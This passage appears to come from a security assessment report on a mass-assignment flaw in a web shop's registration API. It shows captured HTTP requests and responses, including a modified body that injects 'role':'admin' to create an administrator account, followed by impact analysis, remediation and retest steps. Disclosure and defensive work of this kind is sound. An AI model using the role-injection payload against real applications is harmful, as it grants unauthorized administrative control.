Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
QxN76KmlRwj4BXZ1JG2rIVSYcYYhqlcQgTwxc7WSj3G92vOnpLYMWrbzPEog
Connection: keep-alive

{
  "email":"securatechlabs@gmail.com",
  "password":"1234567890",
  "passwordRepeat":"1234567890",
  "securityQuestion":{
    "id":4,
    "question":"Father's birth date? (MM/DD/YY)",
    "createdAt":"2026-09-04T05:50:43.983Z",
    "updatedAt":"2026-09-04T05:50:43.983Z"
  },
  "securityAnswer":"me"
}
```

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/33
Content-Type: application/json; charset=utf-8
Content-Length: 315
ETag: W/"13b-ljt32Rc2CxAtQs5YTTSUDqw/aXM"
Vary: Accept-Encoding
Date: Mon, 07 Sep 2026 16:24:52 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "username":"",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"/assets/public/images/uploads/default.svg",
    "isActive":true,
    "id":33,
    "email":"securatechlabs@gmail.com",
    "updatedAt":"2026-09-07T16:24:52.820Z",
    "createdAt":"2026-09-07T16:24:52.820Z",
    "deletedAt":null
  }
}
```

## Evidence B — Modified Role Parameter

The intercepted request was modified so that the client supplied:

```
{
  "username": "securetechlabs",
  "email": "securetechlabs.com",
  "role": "admin"
}
```

The sensitive authentication fields shown in the original request are intentionally omitted from this report.

Observed result: HTTP 201 Created.

Observation: the application did not reject or override the client-supplied privileged role.

## Evidence C — Server Confirmation of Privilege Escalation

The server response confirmed successful creation of the account and returned:


```
{
  "status": "success",
  "data": {
    "id": 35,
    "username": "securetechlabs",
    "email": "securetechlabs.com",
    "role": "admin"
  }
}
```



The important evidence is:

`HTTP/1.1 201 Created`

combined with:

`"role": "admin"`

Observation: the `admin` privilege was not merely reflected in the request. The server accepted the value and returned the created account with the administrator role.




## Technical Analysis

The vulnerability occurs because the user-creation API allows the client to provide a security-sensitive authorization attribute.

During normal registration, the server should determine the user's initial privilege level independently of client input. Instead, the observed behavior allows the request body to influence the resulting authorization state.

This is characteristic of **mass assignment** where client-supplied object properties are accepted without adequately restricting security-sensitive fields.

The `role` attribute is particularly critical because it directly influences authorization. Allowing an unauthenticated or low-privileged client to assign `admin` privileges defeats the intended access-control model.

## Security Impact

1. Unauthorized creation of administrator accounts.
2. Privilege escalation from a normal customer account to an administrator account.
3. Potential access to administrator-only application functionality.
4. Potential modification or deletion of application resources depending on the privileges associated with the administrator role.
5. Potential compromise of application confidentiality and integrity.
6. The vulnerability may provide a direct path to administrative access without requiring legitimate administrator authorization.

## Remediation

1. Do not accept `role` from an unauthenticated user during normal account registration.
2. Assign the default user role server-side, for example `customer`.
3. Use an explicit allowlist of fields that clients are permitted to submit during registration.
4. Exclude security-sensitive properties such as `role`, `isAdmin`, `permissions` and privilege-related attributes from mass assignment.
5. If administrators are permitted to create privileged accounts, enforce a separate authenticated administrator-only operation.
6. Perform server-side authorization checks rather than relying on client-supplied role values.
7. Add automated regression tests attempting to submit privileged values such as `"role":"admin"` during ordinary registration.

## Retest

After remediation, repeat the original user-creation request with:

```
"role": "admin"
```

The application should either reject the security-sensitive parameter or ignore it and assign the safe default role.

A successful registration should result in:

```
"role": "customer"
```

rather than:

```
"role": "admin"
```

The final retest should confirm that a client cannot create an administrator account by modifying the `role` parameter.